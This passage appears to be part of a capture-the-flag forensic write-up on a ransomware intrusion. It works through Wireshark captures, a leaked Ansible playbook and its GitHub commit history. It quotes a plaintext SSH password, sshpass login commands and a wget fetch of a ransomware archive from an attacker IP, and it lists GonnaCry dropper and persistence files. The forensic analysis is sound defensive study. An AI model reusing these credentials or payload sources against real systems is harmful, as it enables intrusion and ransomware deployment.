www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
abdullah.yasin:x:1001:1001::/home/abdullah.yasin:/bin/sh
tony.shephard:x:1002:1002::/home/tony.shephard:/bin/sh
ftp:x:115:123:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
redis:x:116:124::/var/lib/redis:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:118:126::/var/spool/postfix:/usr/sbin/nologin
influxdb:x:119:65534::/var/lib/influxdb:/usr/sbin/nologin
cyberjunkie:x:1003:1003:,,,:/home/cyberjunkie:/bin/bash
```

And then I saw the last user cyberjunkie with /home/cyberjunkie:/bin/bash which means he has the ability to interact with the system through a command-line interface

Answer: cyberjunkie


Task 17:
Whats the full path of the file which lead to ssh access of the server by attacker?


After downloading the files from task 14, there is a file named .reminder



```
A reminder to clean up the github repo. Some sensitive data could have been leaked from there
```

So I searched on Google for forela GitHub because the description of the challenge said "This Sherlock will require an element of OSINT to complete fully.


forela github
All
Images
Videos
News
Shopping
GitHub
https://github.com › forela-finance › forela-dev
forela-finance/forela-dev - GitHub


forela-dev / internal-dev.yaml
CyberJunnkie Update internal-dev.yaml
Code
Blame
41 lines (35 loc) · 1.18 KB

```
---
- hosts: forela-internal.dev
  gather_facts: no
  become: yes

  tasks:
   - name: Download SSH key from URL
     get_url:
       url: "http://dev.forela.co.uk/internal/secrets/cyberjunkie-internal.pem"
       dest: "/tmp/cyberjunkie.pem"
       mode: "0600"

    - name: Log in to remote server via SSH
      become_user: root
      become_method: sudo
      vars:
        ssh_user: cyberjunkie
        ssh_key_file: /tmp/cyberjunkie.pem
      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'

    - name: Perform some actions on the remote server
      become_user: root
      become_method: sudo
      vars:
        ssh_user: cyberjunkie
        ssh_key_file: /tmp/cyberjunkie.pem
      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'id;whoami;ping 1.1.1.1'
    - name: Clean up /tmp directory every 5 hours
      become_user: root
      become_method: sudo
      vars:
        ssh_user: cyberjunkie
        ssh_key_file: /tmp/cyberjunkie.pem
      cron:
        name: "Cleanup /tmp directory every 5 hours"
        minute: "0"
        hour: "*/5"
        job: "rm -rf /tmp/*"
```

Then I filtered for "(ip.addr == 172.31.39.46 && ip.addr == 3.109.209.43) && tcp.port == 24456" and searched for reminder string to find the path


```
⌄ File Transfer Protocol (FTP)
  ⌄ 150 Opening BINARY mode data connection for .reminder (94 bytes).\r\n
        Response code: File status okay; about to open data connection (150)
        Response arg: Opening BINARY mode data connection for .reminder (94 bytes).
    [Current working directory: /opt/reminders]
```


After I found the path I assumed it will be /opt/reminders/.reminder

Answer: /opt/reminders/.reminder

Task 18:
Whats the SSH password which attacker used to access the server and get full access?

I searched the GitHub from task 17 and found more details in the History





Commits

History for forela-dev / internal-dev.yaml on main

Commits on Mar 21, 2023

Update internal-dev.yaml
CyberJunnkie committed last year

Update internal-dev.yaml
CyberJunnkie committed last year


Commits on Mar 20, 2023

Update internal-dev.yaml
CyberJunnkie committed last year

Create internal-dev.yaml
CyberJunnkie committed last year

End of commit history for this file

Then I opened all the links and found more logs with the SSH password



Commit

Create internal-dev.yaml

Ansible script for testing

main

CyberJunnkie committed on Mar 20, 2023 Verified

Showing **1 changed file** with **32 additions** and **0 deletions**.


32 internal-dev.yaml

```
@@ -0,0 +1,32 @@
+ ---
+ - hosts: remote_server
+   gather_facts: no
+   become: yes
+
+   tasks:
+     - name: Log in to remote server via SSH
+       become_user: root
+       become_method: sudo
+       vars:
+         ssh_user: cyberjunkie
+         ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
+       shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'
+
+     - name: Perform some actions on the remote server
+       become_user: root
+       become_method: sudo
+       vars:
+         ssh_user: cyberjunkie
+         ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
+       shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'id;whoami;ping 1.1.1.1'
+     - name: Clean up /tmp directory every 5 hours
+       become_user: root
+       become_method: sudo
+       vars:
+         ssh_user: cyberjunkie
+         ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
+       cron:
+         name: "Cleanup /tmp directory every 5 hours"
+         minute: "0"
+         hour: "*/5"
+         job: "rm -rf /tmp/*"
```

Answer: YHUIhnollouhdnoamjndlyvbl398782bapd

Task 19:
Whats the full URL from where attacker downloaded ransomware?

I searched on all packets for "http" in string and found the packet containing the URL



```
2135… 2023-03-21 11:42:34.411936   172.31.39.46   37808   13.233.179.35   80   HTTP   242   GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
```

```
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·······AP···]
    Window: 491
    [Calculated window size: 62848]
    [Window size scaling factor: 128]
    Checksum: 0x9530 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (176 bytes)
Hypertext Transfer Protocol
  v GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /PKCampaign/Targets/Forela/Ransomware2_server.zip
      Request Version: HTTP/1.1
    Host: 13.233.179.35\r\n
    User-Agent: Wget/1.21.2\r\n
    Accept: */*\r\n
    Accept-Encoding: identity\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_server.zip]
    [HTTP request 1/1]
```

```
0000  02 76 f4 07 ce 92 02 cd  7c 7e ed ae 08 00 45 00   ·v······ |~····E·
0010  00 e4 d4 42 40 00 40 06  d1 77 ac 1f 27 2e 0d e9   ···B@·@· ·w··'.··
0020  b3 23 93 b0 00 50 b4 08  9b 11 80 dc 65 c4 80 18   ·#···P·· ····e···
0030  01 eb 95 30 00 00 01 01  08 0a 29 6a b3 71 94 0c   ···0···· ··)j·q··
0040  4d aa 47 45 54 20 2f 50  4b 43 61 6d 70 61 69 67   M·GET /P KCampaig
0050  6e 2f 54 61 72 67 65 74  73 2f 46 6f 72 65 6c 61   n/Target s/Forela
0060  2f 52 61 6e 73 6f 6d 77  61 72 65 32 5f 73 65 72   /Ransomw are2_ser
0070  76 65 72 2e 7a 69 70 20  48 54 54 50 2f 31 2e 31   ver.zip  HTTP/1.1
0080  0d 0a 48 6f 73 74 3a 20  31 33 2e 32 33 33 2e 31   ··Host:  13.233.1
0090  37 39 2e 33 35 0d 0a 55  73 65 72 2d 41 67 65 6e   79.35··U ser-Agen
00a0  74 3a 20 57 67 65 74 2f  31 2e 32 31 2e 32 0d 0a   t: Wget/ 1.21.2··
00b0  41 63 63 65 70 74 3a 20  2a 2f 2a 0d 0a 41 63 63   Accept:  */*··Acc
00c0  65 70 74 2d 45 6e 63 6f  64 69 6e 67 3a 20 69 64   ept-Enco ding: id
00d0  65 6e 74 69 74 79 0d 0a  43 6f 6e 6e 65 63 74 69   entity·· Connecti
00e0  6f 6e 3a 20 4b 65 65 70  2d 41 6c 69 76 65 0d 0a   on: Keep -Alive··
00f0  0d 0a                                              ··
```

Task 20:
Whats the tool/util name and version which attacker used to download ransomware?


Same as task 19

```
    Request Method: GET
    Request URI: /PKCampaign/Targets/Forela/Ransomware2_server.zip
    Request Version: HTTP/1.1
 Host: 13.233.179.35\r\n
 User-Agent: Wget/1.21.2\r\n
```

Answer: Wget/1.21.2

Task 21:
Whats the ransomware name?

I followed the TCP Stream from task 19 and scrolled down until I saw something suspicious



```
....\uV.ZO`.....
..,............].+.Ransomware2_server/src/old_version/lib/rsa.cUT......dux............PK..........
......A.+.Ransomware2_server/src/old_version/lib/crypto.cUT......dux............PK..........\uV.(B
......\uVW.d.........'............_.,.Ransomware2_server/src/requeriments.txtUT......dux..........
......\uV........................A..,.Ransomware2_server/src/Server/UT......dux............PK.....
............,.Ransomware2_server/src/Server/server.pyUT......dux............PK..........\uV..L[9.
......\uV...........'...........A.#,.Ransomware2_server/src/Server/binaries/UT......dux..........
.d.:Q...f...0.................Ransomware2_server/src/Server/binaries/README.mdUT......dux..........
.Aa........'..............o.Ransomware2_server/src/Server/README.mdUT......dux............PK......
...........t.o.Ransomware2_server/src/Server/private_key.keyUT......dux............PK....
......\uV........... ...........A..o.Ransomware2_server/src/GonnaCry/UT......dux............PK...
...(..............o.Ransomware2_server/src/GonnaCry/clean.shUT......dux............PK..........\u
.......o.Ransomware2_server/src/GonnaCry/dropper.pyUT......dux............PK..........\uV.2G.L....
......\uV...........$...........A..p.Ransomware2_server/src/GonnaCry/bin/UT......dux............P
=.*............C.p.Ransomware2_server/src/GonnaCry/bin/daemonUT......dux............PK..........\
...........Ransomware2_server/src/GonnaCry/bin/README.mdUT......dux............PK..........\uVN..i.
....Ransomware2_server/src/GonnaCry/main.pyUT......dux............PK..........\uV|#.TI.=....,.....
..,............}M..Ransomware2_server/src/GonnaCry/get_files.pyUT......dux............PK..........
......R..Ransomware2_server/src/GonnaCry/generate_keys.pyUT......dux............PK..........\uV..^
..Ransomware2_server/src/GonnaCry/decryptor.pyUT......dux............PK..........\uVdR5.........-..
mware2_server/src/GonnaCry/persistence.pyUT......dux............PK..........\uV.5z...... .........
UT......dux............PK..........\uV..{7....!
...................Ransomware2_server/README.mdUT......dux............PK....
......\uV........................A....Ransomware2_server/.git/UT......dux............PK..........
omware2_server/.git/packed-refsUT......dux............PK....
......\uV........................A....Ransomware2_server/.git/refs/UT......dux............PK....
......\uV...........%...........A....Ransomware2_server/.git/refs/remotes/UT......dux............
......\uV...........,...........Am...Ransomware2_server/.git/refs/remotes/origin/UT......dux......
......\uV.%.. ... ...0.................Ransomware2_server/.git/refs/remotes/origin/HEADUT......dux..
......\uV...........#...........A]...Ransomware2_server/.git/refs/heads/UT......dux............PK.
......\uV.y..)...)...)..................Ransomware2_server/.git/refs/heads/masterUT......dux.........
......\uV...........".........AF...Ransomware2_server/.git/refs/tags/UT......dux............PK.
......\uV........................A....Ransomware2_server/.git/info/UT......dux............PK......
......\uV........... ...........A....Ransomware2_server/.git/objects/UT......dux............PK...
......\uV...........%...........A^...Ransomware2_server/.git/objects/info/UT......dux............
......\uV...........%...........A....Ransomware2_server/.git/objects/pack/UT......dux............
.....dux............PK..........\uV9G...
......V...........$.....Ransomware2_server/.git/objects/pack/pack-ab3d9113d1b4a61e2c32d2d2fec642604f
......\uV........................A. ..Ransomware2_server/.git/logs/UT......dux............PK....
......\uV...........".........Ai ..Ransomware2_server/.git/logs/refs/UT......dux............PK.
......\uV...........*...........A. ..Ransomware2_server/.git/logs/refs/remotes/UT......dux........
......\uV...........1...........A)!..Ransomware2_server/.git/logs/refs/remotes/origin/UT......dux.
K....
......\uV...........(...........A."..Ransomware2_server/.git/logs/refs/heads/UT......dux..........
Q.c........!.............$..Ransomware2_server/.git/logs/HEADUT......dux............PK....
......\uV........................A.$..Ransomware2_server/.git/hooks/UT......dux............PK.....
D%u.......+............y+..Ransomware2_server/.git/hooks/update.sampleUT......dux............PK...
"..../.............2..Ransomware2_server/.git/hooks/pre-rebase.sampleUT......dux............PK.....
...5.............;..Ransomware2_server/.git/hooks/pre-merge-commit.sampleUT......dux............PK
........3............OA..Ransomware2_server/.git/hooks/applypatch-msg.sampleUT......dux...........
..\uV....I... ...0............ID..Ransomware2_server/.git/hooks/pre-receive.sampleUT......dux......
.........\uV........D...-.............UI..Ransomware2_server/.git/hooks/pre-push.sampleUT......dux..
......\uV...........!...........AYL..Ransomware2_server/.git/branches/UT......dux............PK..
......\uV+is.......................L..Ransomware2_server/.git/HEADUT......dux............PK.......
...M..Ransomware2_server/.git/configUT......dux............PK..........@...N....
```

Answer: GonnaCry